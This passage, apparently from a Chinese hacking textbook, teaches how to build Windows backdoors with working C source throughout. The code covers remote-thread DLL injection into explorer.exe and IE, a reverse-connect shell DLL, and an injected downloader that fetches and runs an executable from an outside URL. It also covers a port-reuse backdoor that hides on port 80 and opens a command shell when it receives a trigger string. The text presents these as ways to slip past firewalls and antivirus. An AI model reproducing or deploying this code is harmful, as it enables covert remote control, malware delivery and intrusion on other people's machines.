    TOKEN_PRIVILEGES tp;
    LUID luid;
    // 打开进程令牌环
    if (!OpenProcessToken(GetCurrentProcess(),
        TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY,
        &hToken) )
    {
        printf("OpenProcessToken error\n");
        return 1;
    }
    // 获得进程本地唯一 ID
    if (!LookupPrivilegeValue(NULL, name, &luid))
    {
        printf("LookupPrivilege error!\n");
    }
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    tp.Privileges[0].Luid = luid;
    // 调整进程权限
    if (!AdjustTokenPrivileges(hToken, 0, &tp, sizeof(TOKEN_PRIVILEGES),
        NULL, NULL) )
    {
        printf("AdjustTokenPrivileges error!\n");
        return 1;
    }
    return 0;
}
```

如果想提升自身调试权限，则可以用以下的格式调用该函数。

```
if(EnableDebugPriv(SE_DEBUG_NAME)) // 获得调试权限
{
    printf("add privilege error");
    return FALSE;
}
```

② 在成功提升后门进程权限后，就可以调用 OpenProcess 函数打开目标进程，只需将 OpenProcess 函数的第一个参数 dwDesiredAccess 指向进行对象。由于是创建远程线程，可将其值直接设置为 Process\_ALL\_ACCESS，即所有权限。其函数的具体调用方式如下。

```

    if((hRemoteProcess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,dwRemoteProcessId))!=NULL) //打开目标进程
    {
        printf("OpenProcess error\n");
        return FALSE;
    }

```

③ 在写入内存之前, 需要让系统分配一个内存空间。这里使用 VirtualAllocEx 函数来实现, 其具体格式如下。

```

LPVOID VirtualAllocEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flAllocationType,
    DWORD flProtect );

```

各个参数的具体作用如下。

- hProcess: 申请内存所在的进程句柄。
- lpAddress: 保留页面的内存地址; 一般用 NULL 自动分配。
- dwSize: 欲分配的内存大小, 字节单位; 注意实际分配的内存大小是页内存大小的整数倍。
- flAllocationType: 设置内存空间的属性, 要保留还是提交给物理存储器, 这里设置为 MEM\_COMMIT, 即保留。
- flProtect: 内存空间的保护属性, 这里设置为 PAGE\_READWRITE 可读写。

如果该函数调用成功, 则返回申请的内存空间首地址。在申请内存空间之后, 就可以将木马 DLL 全路径文件名的字符串写入该内存中。

在写入过程中需调用 WriteProcessMemory 函数, 其具体格式如下。

```

BOOL WriteProcessMemory(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPVOID lpBuffer,
    DWORD nSize,
    LPDWORD lpNumberOfBytesWritten );

```

各个参数的具体含义如下。

- hProcess: 要写入进程内存的进程句柄。
- lpBaseAddress: 要写入内存的起始地址; 由 VirtualAllocEx 函数返回。
- lpBuffer: 要写入数据的缓冲区。
- nSize: 要写入的字节数。
- lpNumberOfBytesWritten: 实际写入的字节数。

如果写入内存成功, 则返回 TRUE, 这部分实现代码如下。

```

char *pszLibFileRemote;
// 申请存放dll文件名的路径
pszLibFileRemote=(char *)VirtualAllocEx( hRemoteProcess,
                                           NULL, lstrlen(DllFullPath)+1,
                                           MEM_COMMIT, PAGE_READWRITE);
if(pszLibFileRemote==NULL)
{
    printf("VirtualAllocEx error\n");
    return FALSE;
}
// 把dll的完整路径写入到内存
if(WriteProcessMemory(hRemoteProcess,
                      pszLibFileRemote,(void *)DllFullPath,lstrlen(DllFullPath)+1,NULL) == 0)
{
    printf("WriteProcessMemory error\n");
    return FALSE;
}

```

④ 由于 LoadLibrary 函数是一个 KERNEL32.DLL 文件导出函数，每个系统进程都会加载这个 DLL，所以该函数的代码就会映射到每个系统进程中。由于 KERNEL32.DLL 是系统的 DLL，所以不同进程中同一函数的地址是相同的，本进程的 LoadLibrary 函数地址也可以同于其他进程。

可以使用 GetProcAddress 函数得到 LoadLibrary 函数的地址，该函数的调用形式如下。

```
GetProcAddress(GetModuleHandle(TEXT("Kernel")), "LoadLibraryA");
```

其中 GetModuleHandle 函数的作用是获取一个应用程序或动态链接库的模块句柄，它只包含一个参数，该参数指向一个模块的文件名。如果该函数调用成功，则返回模块句柄。

⑤ 要创建一个远程线程，则需使用微软提供的 CreateRemoteThread 函数。该函数可以在其他进程中创建新线程，其具体格式如下。

```

HANDLE CreateRemoteThread(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId);

```

各个参数的作用如下。

- hProcess: 要创建远程线程的进程句柄。
- lpThreadAttributes: 指向线程的安全描述结构体的指针，一般设置为 NULL，表示使用默认的安全级别。

- dwStackSize: 线程堆栈大小, 一般设置为 0, 表示使用默认的大小, 一般为 1M。
- lpStartAddress: 线程函数的地址。它不是指向本身进程内存中的函数地址, 而是指向目标进程内存中的函数地址。
- lpParameter: 线程参数。
- dwCreationFlags: 线程的创建方式, 其中 CREATE\_SUSPENDED 是以挂起方式创建。
- lpThreadId: 输出参数, 记录创建的远程线程的 ID。

可以看出这个函数是 CreateThread 函数的扩充, 但是它比 CreateThread 函数多了 hProcess 参数, 该参数指向要创建新线程的进程的句柄。

### 注意

在编程过程中如果注入的进程不是系统进程 (如 IE 进程), 则在注入进程前调用 CreateRemoteThread 也是不会出错的。

有了上面的基础, 就可以很容易写出注入函数, 具体的内容如下。

```

BOOL InjectDll(const char *DllFullPath, const DWORD dwRemoteProcessId)
{
    HANDLE hRemoteProcess;
    if(EnableDebugPriv(SE_DEBUG_NAME))    // 获得调试权限
    {
        printf("add privilege error");
        return FALSE;
    }
    if((hRemoteProcess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,dwRemoteProcessId))==NULL)
        // 打开目标进程
    {
        printf("OpenProcess error\n");
        return FALSE;
    }
    char *pszLibFileRemote;
    pszLibFileRemote=(char *)VirtualAllocEx(hRemoteProcess,
        NULL, lstrlen(DllFullPath)+1,
        MEM_COMMIT, PAGE_READWRITE);    // 申请存
    放 dll 文件名的路径
    if(pszLibFileRemote==NULL)
    {
        printf("VirtualAllocEx error\n");
        return FALSE;
    }
    if(WriteProcessMemory(hRemoteProcess,pszLibFileRemote,(void*)DllFullPath,lstrlen(DllFullPath)+1,NULL) == 0)    // 把 dll 的完整路径写入到内存
    {

```

```

    printf("WriteProcessMemory error\n");
    return FALSE;
}
PTHREAD_START_ROUTINE pfnStartAddr=(PTHREAD_START_ROUTINE) //得到LoadLibraryA函数地址

GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryA");
if(pfnStartAddr == NULL)
{
    printf("GetProcAddress error\n");
    return FALSE;
}
HANDLE hRemoteThread;
if( (hRemoteThread = CreateRemoteThread(hRemoteProcess, NULL, 0,
pfnStartAddr, pszLibFileRemote, 0, NULL)) == NULL) //启动远程线程
{
    printf("CreateRemoteThread error\n");
    return FALSE;
}
return TRUE;
}

```

可以看出 InjectDll 函数包含 DllFullPath 和 dwRemoteProcessId 两个参数,前者是后门 dll 全文件名,而后者是需要插入进程的 ID 号。如果该函数调用成功,则返回 TRUE。

到这里注入功能还没有实现,因为要传递给 InjectDll 函数是一个进程的 ID,如要注入 explorer.exe 进程,则要给 InjectDll 函数传递该进程的 ID 号。而每次启动 explorer.exe 时,其所对应的进程 ID 都是不同的,所以就必须通过进程名来得到进程 ID。

下面通过 GetProcessID 函数得到进程 ID 的具体实现代码。

```

DWORD GetProcessID(char *ProcessName)
{
    PROCESSENTRY32 pe32;
    pe32.dwSize=sizeof(pe32);
    HANDLE hProcessSnap=CreateToolhelp32Snapshot(TH32CS_
SNAPPROCESS,0); //获得系统内所有进程快照
    if(hProcessSnap==INVALID_HANDLE_VALUE)
    {
        printf("CreateToolhelp32Snapshot error");
        return 0;
    }
    BOOL bProcess=Process32First(hProcessSnap,&pe32); //枚举列表中的
第一个进程
    while(bProcess)
    {
        if(strcmp(strupr(pe32.szExeFile),strupr(ProcessName))==0)
        //比较找到的进程名和我们要查找的进程名,一样则返回进程id
        return pe32.th32ProcessID;
    }
}

```

```

        bProcess=Process32Next(hProcessSnap,&pe32); //继续查找
    }
    CloseHandle(hProcessSnap);
    return 0;
}

```

不难看出该函数只有一个参数，其作用是指向要查找进程名的字符串指针。如果该函数调用成功则返回进程 ID，否则将返回 0。

在得到进程 ID 号后，就可以对 IE 进程进行注入，其实现代码如下。

```

int APIENTRY WinMain(HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPSTR      lpCmdLine,
                    int         nCmdShow)
{
    char Path[255];
    char DllPath[255];
    GetSystemDirectory(Path,sizeof(Path)); //得到Windows系统路径
    Path[3]=0x00; //0x00截断字符，得到盘符
    strcat(Path,"Program Files\\Internet Explorer\\iexplore.exe");
    //得到IE带路径文件名
    WinExec(Path,SW_HIDE); //启动IE，为了防止系统中没有IE进程
    Sleep(5000); //暂停5秒，等待IE启动
    DWORD Pid=GetProcessID("iexplore.exe"); //得到IE进程
    GetCurrentDirectory(sizeof(DllPath),DllPath); //得到程序自身
    路径
    strcat(DllPath,"\\BackDoorDll.dll"); //得到DLL带路径文件名
    InjectDll(DllPath,Pid); //注入IE进程
    return 0;
}

```

其中，Sleep 函数可让程序暂停指定的时间。它只有一个参数，该参数表示要暂停的毫秒数。而 WinExec 函数用于运行指定的程序，它有两个参数，第一个参数是指向要运行程序带路径文件名的字符串指针；而第二个参数定义启动程序的常数值，SW\_HIDE 表示隐藏窗口。

### 4.1.2 远程线程注入后门编程案例

如果后门运用了远程线程技术，当然就没有进程，同时访问网络也是通过系统正常进程来完成，所以就可以避开防火墙的拦截。下面介绍如何实现远程线程注入的反向链接后门。

先创建一个 dll 工程，再把后门代码封装成一个函数写入这个 dll 工程，最后在 DLLMain 函数中调用这个函数。但在实际操作中就会发现：注入的进程被中断。这是位于 DLL 中的 DLLMain 函数没有返回而导致其主线程的中断。为解决这个问题，可把这个后门的功能代码写成一个线程函数，在 DLLMain 函数中调用 CreateThread 函数创建并启动这个线程。

下面是一个简单 DLL 调用的示例。

```
#include "windows.h"
BOOL WINAPI DllMain(HINSTANCE hinstDll, DWORD fdwReason,
PVOID fImpLoad)          // 这是个回调函数 也是DLL 入口点
{
    switch(fdwReason)
    {
        case DLL_PROCESS_ATTACH:          // 进程被调用
            MessageBox(NULL, "DLL自身被调用", "进程被调用 ", MB_SYSTEMMODAL);
            break;
        case DLL_THREAD_ATTACH:           // 线程被调用
            MessageBox(NULL, "目标程序启动了一个线程", "线程被调用 ", MB_
SYSTEMMODAL);
            break;
        case DLL_PROCESS_DETACH:           // 进程退出
            MessageBox(NULL, "目标进程退出", "进程退出", MB_SYSTEMMODAL);
            break;
        case DLL_THREAD_DETACH:            // 线程退出
            MessageBox(NULL, "目标线程退出", "线程退出", MB_SYSTEMMODAL);
            break;
    }
    return(TRUE);
}
```

后门 DLL 的实现代码如下。

```
DWORD WINAPI DoorThread(LPVOID lpParam)
{
    char wMessage[512] = "\r\n-----后门源码-----\r\n";
    BYTE minorVer = 2;
    BYTE majorVer = 2;
    WSADATA wsaData;
    WORD sockVersion = MAKEWORD(minorVer, majorVer);
    if(WSAStartup(sockVersion, &wsaData) != 0)
        return 0;
    SOCKET s = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL,
0, 0);
    if(s == INVALID_SOCKET)
    {
        printf(" socket error \n");
        return 0;
    }
    sockaddr_in sin;
    sin.sin_family = AF_INET;
    sin.sin_port = htons(4500);
    sin.sin_addr.S_un.S_addr = inet_addr("127.0.0.1");
    if(connect(s, (sockaddr*)&sin, sizeof(sin)) == -1)
    {
```

```
printf(" connect error \n");
return 0;
}
if (send(s,wMessage,strlen(wMessage),0)==SOCKET_ERROR)
{
    printf("Send message error \n");
    return 0;
}
cmdshell(s);
return 0;
}
BOOL APIENTRY DllMain( HANDLE hModule,
                      DWORD  ul_reason_for_call,
                      LPVOID lpReserved)
{
    switch(ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH: //DLL被加载到内存时
        {
            DWORD ThreadId;
            CreateThread(NULL,NULL,DoorThread,NULL,NULL,&ThreadId);
            break;
        }
        default:break;
    }
    return TRUE;
}
```

通过上述代码，可以实现后门的 DLL。该后门的编写注入程序与注册程序是一样的，这里只需在 main 函数中调用它即可。远程线程注入的主要目的是通过在系统进程中产生远程线程执行用户代码，而通过这种方式可以很好地实现本地进程的“隐藏”——其实不存在本地进程，因为注入线程后本地进程结束。使用 DLL 的注入方式比较简单，用户功能在 DLL 中实现，但很容易被杀软作为后门程序查杀，隐蔽性比较差。

### 4.1.3 远程线程技术的发展

任何一种黑客技术，都会不断发展和强大，远程线程技术当然也不例外。前面介绍的远程线程技术，由于调用 LoadLibrary 函数加载 DLL 文件，当远程线程启动后，在目标进程的模块中可以发现后门的 DLL 文件。

在使用 DLL 的情况下，也可让其在进程模块中消失。先在自身进程中装载 DLL 文件，返回装载入内存的首地址，还需得到该 DLL 模块在进程中的大小和后门线程函数的地址（该线程函数地址是 DLL 文件中一个导出函数），再在目标进程中申请相同大小的内存空间，得到

首地址，并把自身进程空间中 DLL 模块的数据复制到目标进程申请的内存空间中；根据自身进程中模块的首地址、线程函数地址和目标进程中申请的内存空间的首地址，计算出目标进程中线程函数的地址；最后根据得到的地址，创建并启动远程线程。

下面详细介绍不使用 DLL 文件实现进程注入的方法。由于 CreateRemoteThread 函数的 lpStartAddress 参数指向的是线程函数地址（目标进程中的函数地址），因此可将木马函数写入目标进程的内存空间中调用 CreateRemoteThread 函数创建线程，但实现起来有一定难度。

其实先在注入程序中定位要用到的 API 函数的地址，写入目标进程内存就可以实现将木马函数写到目标进程的内存空间中。另外，在木马函数中还需要调用一些 API 函数，那么要定位到这些 API 函数的地址也是一个需要解决的问题。在这里，只需将用到的字符串写入目标进程内存即可解决这个问题。

综合这两个问题的解决方法，只需要先定义一个结构，在此结构中存在用到的 API 函数地址和字符串，最后把这个结构写入内存，从而得到写入位置的内存的起始地址。

该结构的具体内容如下。

```
typedef struct _RemotePara
{
    char Url[255];           // 下载文件的url
    char FilePath[255];     // 保存文件的路径
    DWORD DownAddr;         // URLDownloadToFile 函数的地址
    DWORD ExecAddr;         // WinexeC 函数的地址
} RemotePara;
```

当然，还需把实现后门功能的线程函数写入目标进程的内存空间中。由于 WriteProcessMemory 函数的 nsize 参数是指向写入内存的字节数，所以在写入内存时需要定位线程函数的大小。在这里可以设置一个很大的值，只要写入的数据字节数不超过这个值就不会出错。

下面以插入一个 IE 进程的下载者为例，介绍实现进程注入的具体过程。需要先调用 URLDownloadToFile 函数下载文件，该函数是一个 Urlmon.dll 中的导出函数。

下载文件的实现代码如下。

```
DWORD __stdcall ThreadProc(RemotePara *lpPara)
{
    typedef UINT (__stdcall *MWinExec)(LPCSTR lpCmdLine, UINT
    uCmdShow);           // 定义 WinexeC 函数的原型
    typedef HRESULT (__stdcall *MURLDownloadToFile)(LPUNKNOWN
    pCaller, LPCTSTR szURL, LPCTSTR szFileName, DWORD dwReserved,
    LPBINDSTATUSCALLBACK lpfnCB); // 定义 URLDownloadToFile 函数的原型
    MURLDownloadToFile myURLDownloadToFile;
    myURLDownloadToFile = (MURLDownloadToFile) lpPara->DownAddr;
    // 从结构中得到 URLDownloadToFile 函数的地址
    myURLDownloadToFile(0, lpPara->Url, lpPara->FilePath, 0, 0);
    // 调用函数下载文件
```

```

        MWinExec myWinExec;
        myWinExec=(MWinExec) lpPara->ExecAddr; //从结构中得到
WinexeC函数的地址
        myWinExec(lpPara->FilePath,1); //调用函数运行下载的文件
        return 0;
    }

```

当文件下载完毕之后,就需要运行下载的文件。在这里需要调用 WinexeC 函数,它是 kernel.dll 中的一个导出函数。剩下的工作就是把数据写入内存和调用相应的函数创建远程线程,其实现代码如下。

```

BOOL Inject(const DWORD dwRemoteProcessId)
{
    if(EnableDebugPriv(SE_DEBUG_NAME)) //提升进程权限为调试权限
    {
        printf("add privilege error");
        return FALSE;
    }
    HANDLE hWnd=OpenProcess(PROCESS_ALL_ACCESS,FALSE,dwRemotePr
ocessId); //打开进程
    if (!hWnd)
    {
        printf("OpenProcess failed");
        return FALSE;
    }
    void *pRemoteThread= VirtualAllocEx(hWnd, 0, 1024*4, MEM_COMMIT|
MEM_RESERVE,PAGE_EXECUTE_READWRITE); //申请内存空间
    if (!pRemoteThread)
    {
        printf("VirtualAllocEx failed");
        return FALSE;
    }
    if (!WriteProcessMemory(hWnd,pRemoteThread,&ThreadPr
oc,1024*4,0)) //把远程的函数写入内存
    {
        printf("WriteProcessMemory failed");
        return FALSE;
    }
    RemotePara myRemotePara; //设置RemotePara结构
    ZeroMemory(&myRemotePara,sizeof(RemotePara));
    HINSTANCE hurlmon=LoadLibrary("urlmon.dll");
    HINSTANCE kernel=LoadLibrary("kernel32.dll");
    myRemotePara.DownAddr=(DWORD)GetProcAddress(hurlmon,"URLDow
nloadToFileA");
    myRemotePara.ExecAddr=(DWORD)GetProcAddress(kernel,"WinExec");
    char urlfile[255];
    strcpy(urlfile,"http://www.snow1987.cn/a.exe");
    strcpy(myRemotePara.Url,urlfile);
}

```

```

    strcpy(myRemotePara.FilePath, "c:\\a.exe");
    RemotePara *pRemotePara=(RemotePara *)VirtualAllocEx(hW
nd,0,sizeof(RemotePara),MEM_COMMIT| MEM_RESERVE,PAGE_EXECUTE_
READWRITE); // 申请内存空间
    if (!pRemotePara)
    {
        printf("VirtualAllocEx failed");
        return FALSE;
    }
    if (!WriteProcessMemory(hWnd,pRemotePara,&myRemotePara,size
of(myRemotePara),0)) // 写入内存
    {
        printf("WriteProcessMemory failed");
        return FALSE;
    }
    HANDLE hThread=CreateRemoteThread(hWnd,0,0,(LPTHREAD_START_
ROUTINE)pRemoteThread, pRemotePara,0,0); // 建立线程
    if (!hThread)
    {
        printf("CreateRemoteThread failed");
        return FALSE;
    }
    return true;
}

```

## 4.2 基于端口的后门

使用远程线程技术可以穿越防火墙，但这项技术只能应用于反向连接的后门，通过插入进程以其他进程的名义访问网络。如果在内网则接收不到后门的反向连接，此时就无法使用该反向后门了。建立连接后服务端程序占用极少系统资源，被控端不会在系统性能上有任何察觉，通常被后门木马所利用。在 winsock 的实现中，对于服务器是可以多重绑定的。在确定多重绑定使用谁的时候，一条原则是谁的指定最明确则将包递交给谁，而且没有权限之分。也就是说低级权限的用户是可以重绑定在高级权限如服务启动的端口上的，这是非常重大的一个安全隐患。

这意味着什么？意味着可以进行如下攻击。

① 一个木马绑定到一个已经合法存在的端口上进行端口的隐藏，并通过自己特定的包格式判断是不是自己的包。如果是，自己处理；如果不是，则通过 127.0.0.1 的地址交给真正的服务器应用进行处理。

② 一个木马可以在低权限用户上绑定高权限的服务应用的端口，进行该处理信息的嗅探。本来在一个主机上监听一个 SOCKET 的通信需要具备非常高的权限要求，但其实利用 SOCKET 重绑定就可以轻易地监听具备这种 SOCKET 编程漏洞的通信。这些都需要具备管理

员权限才能达到。

③ 针对一些特殊的应用，可以发起中间人攻击，从低权限用户上获得信息或事实欺骗，如在 guest 权限下拦截 telnet 服务器的 23 号端口。如果是采用 NTLM 加密认证，虽然你无法通过嗅探直接获取密码，可一旦有 admin 用户通过你登录以后，你的应用就完全可以发起中间人攻击，扮演这个登录的用户通过 SOCKET 发送高权限的命令，达到入侵的目的。

④ 对于构建的 Web 服务器，入侵者只需要获得低级权限，就可以完全达到更改网页的目的。很简单，扮演你的服务器给予连接请求以其他信息的应答，甚至是基于电子商务上的欺骗，以获取非法的数据。

### 4.2.1 端口后门思路

端口复用是指一个端口上建立了多个连接，而不是在一个端口上面开放了多个服务而互不干扰。一般情况下，一个端口只能被一个程序所占用，如果通过套接字设置了端口复用选项，则该套接字就可以绑定在已经被占用的端口上，同时并没有权限的区分。通常后绑定的程序权限比较大，可以接收通过这个端口的所有数据；而先前绑定的程序，接收不到任何数据。


端口复用后门是使用端口复用技术的后门程序，这一类后门程序通常是嵌入系统进程里的线程（dll 文件），占用系统资源少，隐蔽性高，最重要的能突破防火墙，且很难察觉。

最初的端口复用后门是复用某个防火墙允许连接的端口，由于后绑定的程序可以接收通过这个端口的所有数据，即后门可以接收到通过这个端口的所有数据，这样后门就会接收到大量无用的数据，从而导致需要对接收到的数据进行判断，以区分哪些是要传输的命令。

为方便比较接收到的数据和特征字符，如果相同就启动后门函数。在启动后门函数后，客户端套接字接收到的数据就直接传递给后门函数，不再和特征字符相比较。虽然这样是可行的，但是后门程序复用了相应的服务端口，从而导致原来的服务接收不到任何信息。以 Web 服务为例，当后门复用了 80 号端口后，其他用户将无法访问该服务器上的网站，这样后门在服务器上短时间是存在的，但是时间一长就很容易被网络管理员发现。

由于每台计算机上都有一个回环 IP 地址 127.0.0.1，这样一台服务器至少有公网 IP 地址和回环 IP 地址两个 IP 地址。另外，在调用 bind 函数实现套接字和本地地址绑定时，需要设置 sockaddr\_in 结构，这个结构中的 sin\_addr.S\_un.S\_addr 字段为设置要绑定的 IP 地址。因此，后门可只对公网 IP 的端口复用，再接收客户连接以判断接收到的数据。如果和特征字符相同，则调用后门函数；否则，后门就和 127.0.0.1 的相同端口建立连接并把数据转发给 127.0.0.1。


当后门收到由 127.0.0.1 发送的数据后，就把数据转发给客户，其传递过程如图所示。



不难看出，此时后门相当于一个数据转发的中转站，图中箭头代表数据传输的方向。

### 4.2.2 具体编程实现

本节将在端口复用后门原理和整体结构的基础上，从编程角度介绍其具体实现过程。首先要初始化 winsock 库，建立套接字；再调用 setsocket 函数把套接字设置成可重复绑定端口绑定到本地地址，等待连接；最后利用线程函数创建新线程，其过程如图所示。



(1) 初始化 winsock 库，建立套接字。

在设置可重复绑定端口之前，需要先初始化 winsock 库，再建立套接字。

(2) 将套接字设置为可以重复绑定端口。

实现端口复用也是把套接字绑定在已经被其他服务占用的端口上，在调用 bind 函数之前需要先调用 setsockopt 函数设置套接字，使其可以复用端口。

该函数是用来设置和 socket 相关的属性，其具体格式如下。

```
int setsockopt( SOCKET s,
               int level,
               int optname,
               const char FAR* optval,
               int optlen);
```

其中，各个参数的具体作用如下。

- s: 指向一个要对其进行设置的套接字句柄。
- level: 指向要设置套接字处于 socket 的层次，目前仅支持 SOL\_SOCKET、IPPROTO\_TCP 及 NSPROTO\_IPX 层次。
- optname: 要设置的选项属性。
- optval: 指针，指向存放选项值的缓冲区。
- optlen: optval 缓冲区的长度。

setsockopt 函数调用的具体格式如下。

```
int val=1;
if(setsockopt(sListen,SOL_SOCKET,SO_REUSEADDR,(char *)&val,
sizeof(val))!=0) // 设置套接字为可以重复绑定端口
{
    printf("setsockopt error\n");
    return 0;
}
```

如果该函数调用成功，则返回 SOCKET\_ERROR。

(3) 绑定到本地地址，等待连接。

在设置完可重复绑定端口属性后，可以使用 bind 函数将其套接字绑定到公网的 IP 上，并使用 listen 函数监听端口。

(4) 在监听的过程中如果接收到连接，则使用 accept 函数接收新连接，并以该函数返回的套接字为参数，使用 CreateThread 函数创建新线程。

具体实现代码如下。

```
int main(int argc, char* argv[])
{
    char szHost[256];
```

```

sockaddr_in saddr;
sockaddr_in caddr;
SOCKET sListen;
SOCKET sClient[1000];
WSADATA wsaData;
WORD sockVersion = MAKEWORD(2, 2);
if(WSAStartup(sockVersion, &wsaData) != 0) //加载winsock库
    return 0;
gethostname(szHost, 256); //得到本地的一块网卡的IP
hostent *pHost = gethostbyname(szHost);
in_addr addr;
memcpy(&saddr.sin_addr, pHost->h_addr_list[0], pHost->h_length);
saddr.sin_family = AF_INET;
saddr.sin_addr.S_un.S_addr = addr.S_un.S_addr; //设置要绑定的
IP地址, 公网IP
saddr.sin_port = htons(80); //建立套接字
sListen=WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);
if(sListen==SOCKET_ERROR)
{
    printf("WSASocket error \n");
    return 0;
}
int val=1;
if(setsockopt(sListen, SOL_SOCKET, SO_REUSEADDR, (char *)&val,
sizeof(val))!=0) //设置套接字为可以重复绑定端口
{
    printf("setsockopt error\n");
    return 0;
}
if(bind(sListen, (SOCKADDR *)&saddr, sizeof(saddr))==SOCKET_
ERROR) //绑定套接字到公网IP上
{
    printf("bind error \n");
    return 0;
}
listen(sListen, 1000); //接听套接字
DWORD ThreadId;
HANDLE hThread;
for (int i=0; i<1000; i++)
{
    int Addrsz = sizeof(caddr);
    sClient[i] = accept(sListen, (struct sockaddr *)&caddr, &Addrsz);
    //接受新连接
    printf("%s\n", inet_ntoa(caddr.sin_addr));
    if(sClient[i]!=INVALID_SOCKET)
    {
        hThread = CreateThread(NULL, 0, ThreadProc, (LPVOID)
sClient[i], 0, &ThreadId); //开启新线程
    }
}

```

```

        if(hThread==NULL)
        {
            printf("CreateThread error");
            break;
        }
    }
    CloseHandle(hThread);
}
closesocket(sListen);
WSACleanup();
return 0;
}

```

#### (5) 设置线程函数。

在创建线程后，需调用线程函数 ThreadProc 设置相应属性。由于后门在没有收到特征字符串时，就相当于是一个数据发送的中转，这样就会使整个收发过程比没有中转情况要慢。需要先设置接收和发送数据的超时时间，并用到 setsockopt 函数。还需要将接收到的数据转发给 127.0.0.1，并从 127.0.0.1 收到的数据发给用户；同时判断特征字符，有则开启后门函数。这一部分的具体实现代码如下。

```

DWORD WINAPI ThreadProc(LPVOID lpParam)
{
    SOCKET sClient = (SOCKET)lpParam;
    SOCKET sNative;
    char buff[4096]={0};
    SOCKADDR_IN saddr;
    DWORD val;
    saddr.sin_family = AF_INET;
    saddr.sin_addr.S_un.S_addr = inet_addr("127.0.0.1"); // 设置要
    连接的回环地址
    saddr.sin_port = htons(80);
    if((sNative=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==SOCKET_
    ERROR) // 建立套接字
    {
        printf("socket error\n");
        return 0;
    }
    val = 100;
    if(setsockopt(sNative,SOL_SOCKET,SO_RCVTIMEO,(char *)&val,
    sizeof(val))!=0) // 设置收发数据超时时间
    {
        printf("setsockopt sNative error \n");
        return 0;
    }
    if(setsockopt(sClient,SOL_SOCKET,SO_RCVTIMEO,(char *)&val,sizeof(val))!=0)
    {
        printf("setsockopt sClient failed \n");
    }
}

```

```

    return 0;
}
if(connect(sNative, (SOCKADDR *)&saddr, sizeof(saddr))!=0)
//连接127.0.0.1的80端口
{
    printf("connect sNative failed\n");
    closesocket(sNative);
    closesocket(sClient);
    return 0;
}
DWORD ret;
//循环接收从客户发来的数据,发给127.0.0.1,同时把从127.0.0.1收到的数据发
给客户并判断特征字符
while(TRUE)
{
    ret = recv(sClient, buff, 4096, 0);           //接收从客户来的数据
    if(ret>0)
    {
        if(strncmp(buff, "nihao", 5)==0)        //判断特征字符串,相同
        则调用后门函数
        {
            cmdshell(sClient);
            break;
        }
        //发送给127.0.0.1
        send(sNative, buff, ret, 0);
    }
